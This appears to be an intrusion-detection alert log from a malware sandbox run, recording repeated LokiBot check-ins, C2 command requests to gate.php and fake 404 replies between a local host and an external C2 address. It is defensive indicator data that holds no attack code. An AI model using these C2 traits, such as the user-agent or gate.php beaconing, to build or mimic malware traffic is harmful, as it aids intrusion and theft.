12/03/20-10:03:32.604345	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49897	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.665530	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49897	47.91.79.163	192.168.2.3
12/03/20-10:03:32.863168	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49898	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.863168	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49898	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:32.863168	TCP	2025381	ET TROJAN LokiBot Checkin	49898	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.863168	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49898	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.863168	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49898	80	192.168.2.3	47.91.79.163
12/03/20-10:03:32.924295	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49898	47.91.79.163	192.168.2.3
12/03/20-10:03:33.437469	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49899	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.437469	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49899	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.437469	TCP	2025381	ET TROJAN LokiBot Checkin	49899	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.437469	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49899	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.437469	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49899	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.495292	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49899	47.91.79.163	192.168.2.3
12/03/20-10:03:33.936415	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49900	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.936415	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49900	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.936415	TCP	2025381	ET TROJAN LokiBot Checkin	49900	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.936415	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49900	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.936415	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49900	80	192.168.2.3	47.91.79.163
12/03/20-10:03:33.997836	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49900	47.91.79.163	192.168.2.3
12/03/20-10:03:34.447921	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49901	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.447921	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49901	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.447921	TCP	2025381	ET TROJAN LokiBot Checkin	49901	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.447921	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49901	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.447921	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49901	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.507785	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49901	47.91.79.163	192.168.2.3
12/03/20-10:03:34.942138	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49902	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.942138	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49902	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.942138	TCP	2025381	ET TROJAN LokiBot Checkin	49902	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.942138	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49902	80	192.168.2.3	47.91.79.163
12/03/20-10:03:34.942138	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49902	80	192.168.2.3	47.91.79.163
12/03/20-10:03:35.009032	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49902	47.91.79.163	192.168.2.3
12/03/20-10:03:35.504309	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49903	80	192.168.2.3	47.91.79.163
12/03/20-10:03:35.504309	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49903	80	192.168.2.3	47.91.79.163
12/03/20-10:03:35.504309	TCP	2025381	ET TROJAN LokiBot Checkin	49903	80	192.168.2.3	47.91.79.163
12/03/20-10:03:35.504309	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49903	80	192.168.2.3	47.91.79.163
12/03/20-10:03:35.504309	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49903	80	192.168.2.3	47.91.79.163
12/03/20-10:03:35.563085	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49903	47.91.79.163	192.168.2.3
12/03/20-10:03:36.040003	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49904	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.040003	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49904	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.040003	TCP	2025381	ET TROJAN LokiBot Checkin	49904	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:36.040003	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49904	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.040003	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49904	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.106219	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49904	47.91.79.163	192.168.2.3
12/03/20-10:03:36.607418	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49905	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.607418	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49905	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.607418	TCP	2025381	ET TROJAN LokiBot Checkin	49905	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.607418	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49905	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.607418	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49905	80	192.168.2.3	47.91.79.163
12/03/20-10:03:36.665095	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49905	47.91.79.163	192.168.2.3
12/03/20-10:03:37.095774	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49906	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.095774	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49906	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.095774	TCP	2025381	ET TROJAN LokiBot Checkin	49906	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.095774	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49906	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.095774	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49906	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.155846	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49906	47.91.79.163	192.168.2.3
12/03/20-10:03:37.635993	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49907	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.635993	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49907	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.635993	TCP	2025381	ET TROJAN LokiBot Checkin	49907	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.635993	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49907	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.635993	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49907	80	192.168.2.3	47.91.79.163
12/03/20-10:03:37.696414	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49907	47.91.79.163	192.168.2.3
12/03/20-10:03:38.137931	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49908	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.137931	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49908	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.137931	TCP	2025381	ET TROJAN LokiBot Checkin	49908	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.137931	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49908	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.137931	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49908	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.195618	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49908	47.91.79.163	192.168.2.3
12/03/20-10:03:38.614970	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49909	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.614970	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49909	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.614970	TCP	2025381	ET TROJAN LokiBot Checkin	49909	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.614970	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49909	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.614970	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49909	80	192.168.2.3	47.91.79.163
12/03/20-10:03:38.673676	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49909	47.91.79.163	192.168.2.3
12/03/20-10:03:39.153875	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49910	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.153875	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49910	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.153875	TCP	2025381	ET TROJAN LokiBot Checkin	49910	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.153875	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49910	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:39.153875	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49910	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.215094	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49910	47.91.79.163	192.168.2.3
12/03/20-10:03:39.682728	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49911	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.682728	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49911	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.682728	TCP	2025381	ET TROJAN LokiBot Checkin	49911	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.682728	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49911	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.682728	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49911	80	192.168.2.3	47.91.79.163
12/03/20-10:03:39.788076	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49911	47.91.79.163	192.168.2.3
12/03/20-10:03:40.012777	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49912	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.012777	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49912	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.012777	TCP	2025381	ET TROJAN LokiBot Checkin	49912	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.012777	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49912	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.012777	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49912	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.177683	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49912	47.91.79.163	192.168.2.3
12/03/20-10:03:40.407026	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49913	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.407026	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49913	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.407026	TCP	2025381	ET TROJAN LokiBot Checkin	49913	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.407026	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49913	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.407026	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49913	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.478810	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49913	47.91.79.163	192.168.2.3
12/03/20-10:03:40.694808	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49914	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.694808	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49914	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.694808	TCP	2025381	ET TROJAN LokiBot Checkin	49914	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.694808	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49914	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.694808	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49914	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.754847	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49914	47.91.79.163	192.168.2.3
12/03/20-10:03:40.969555	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49915	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.969555	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49915	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.969555	TCP	2025381	ET TROJAN LokiBot Checkin	49915	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.969555	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49915	80	192.168.2.3	47.91.79.163
12/03/20-10:03:40.969555	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49915	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.031967	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49915	47.91.79.163	192.168.2.3
12/03/20-10:03:41.260655	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49916	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.260655	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49916	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.260655	TCP	2025381	ET TROJAN LokiBot Checkin	49916	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.260655	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49916	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.260655	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49916	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:41.322048	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49916	47.91.79.163	192.168.2.3
12/03/20-10:03:41.552180	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49917	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.552180	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49917	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.552180	TCP	2025381	ET TROJAN LokiBot Checkin	49917	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.552180	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49917	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.552180	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49917	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.623253	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49917	47.91.79.163	192.168.2.3
12/03/20-10:03:41.839243	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49918	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.839243	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49918	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.839243	TCP	2025381	ET TROJAN LokiBot Checkin	49918	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.839243	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49918	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.839243	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49918	80	192.168.2.3	47.91.79.163
12/03/20-10:03:41.890986	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49918	47.91.79.163	192.168.2.3
12/03/20-10:03:42.127761	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49919	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.127761	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49919	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.127761	TCP	2025381	ET TROJAN LokiBot Checkin	49919	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.127761	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49919	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.127761	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49919	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.191510	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49919	47.91.79.163	192.168.2.3
12/03/20-10:03:42.798963	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49920	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.798963	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49920	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.798963	TCP	2025381	ET TROJAN LokiBot Checkin	49920	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.798963	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49920	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.798963	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49920	80	192.168.2.3	47.91.79.163
12/03/20-10:03:42.862197	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49920	47.91.79.163	192.168.2.3
12/03/20-10:03:43.096434	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49921	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.096434	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49921	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.096434	TCP	2025381	ET TROJAN LokiBot Checkin	49921	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.096434	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49921	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.096434	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49921	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.192491	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49921	47.91.79.163	192.168.2.3
12/03/20-10:03:43.408716	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49922	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.408716	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49922	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.408716	TCP	2025381	ET TROJAN LokiBot Checkin	49922	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.408716	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49922	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.408716	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49922	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.473149	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49922	47.91.79.163	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:43.685042	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49923	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.685042	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49923	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.685042	TCP	2025381	ET TROJAN LokiBot Checkin	49923	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.685042	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49923	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.685042	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49923	80	192.168.2.3	47.91.79.163
12/03/20-10:03:43.770552	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49923	47.91.79.163	192.168.2.3
12/03/20-10:03:44.011091	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49924	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.011091	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49924	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.011091	TCP	2025381	ET TROJAN LokiBot Checkin	49924	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.011091	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49924	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.011091	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49924	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.159612	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49924	47.91.79.163	192.168.2.3
12/03/20-10:03:44.400610	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49925	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.400610	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49925	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.400610	TCP	2025381	ET TROJAN LokiBot Checkin	49925	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.400610	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49925	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.400610	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49925	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.459861	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49925	47.91.79.163	192.168.2.3
12/03/20-10:03:44.672942	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49926	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.672942	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49926	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.672942	TCP	2025381	ET TROJAN LokiBot Checkin	49926	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.672942	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49926	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.672942	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49926	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.739667	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49926	47.91.79.163	192.168.2.3
12/03/20-10:03:44.968766	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49927	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.968766	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49927	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.968766	TCP	2025381	ET TROJAN LokiBot Checkin	49927	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.968766	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49927	80	192.168.2.3	47.91.79.163
12/03/20-10:03:44.968766	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49927	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.026278	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49927	47.91.79.163	192.168.2.3
12/03/20-10:03:45.253695	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49928	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.253695	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49928	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.253695	TCP	2025381	ET TROJAN LokiBot Checkin	49928	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.253695	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49928	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.253695	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49928	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.313153	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49928	47.91.79.163	192.168.2.3
12/03/20-10:03:45.764949	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49929	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:45.764949	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49929	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.764949	TCP	2025381	ET TROJAN LokiBot Checkin	49929	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.764949	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49929	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.764949	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49929	80	192.168.2.3	47.91.79.163
12/03/20-10:03:45.849650	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49929	47.91.79.163	192.168.2.3
12/03/20-10:03:46.322025	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49930	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.322025	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49930	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.322025	TCP	2025381	ET TROJAN LokiBot Checkin	49930	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.322025	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49930	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.322025	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49930	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.379667	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49930	47.91.79.163	192.168.2.3
12/03/20-10:03:46.794392	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49931	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.794392	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49931	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.794392	TCP	2025381	ET TROJAN LokiBot Checkin	49931	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.794392	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49931	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.794392	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49931	80	192.168.2.3	47.91.79.163
12/03/20-10:03:46.855204	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49931	47.91.79.163	192.168.2.3
12/03/20-10:03:47.319622	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49932	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.319622	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49932	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.319622	TCP	2025381	ET TROJAN LokiBot Checkin	49932	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.319622	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49932	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.319622	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49932	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.379466	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49932	47.91.79.163	192.168.2.3
12/03/20-10:03:47.887303	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49933	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.887303	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49933	80	192.168.2.3	47.91.79.163
12/03/20-10:03:47.887303	TCP	2025381	ET TROJAN LokiBot Checkin	49933	80	192.168.2.3	47.91.79.163
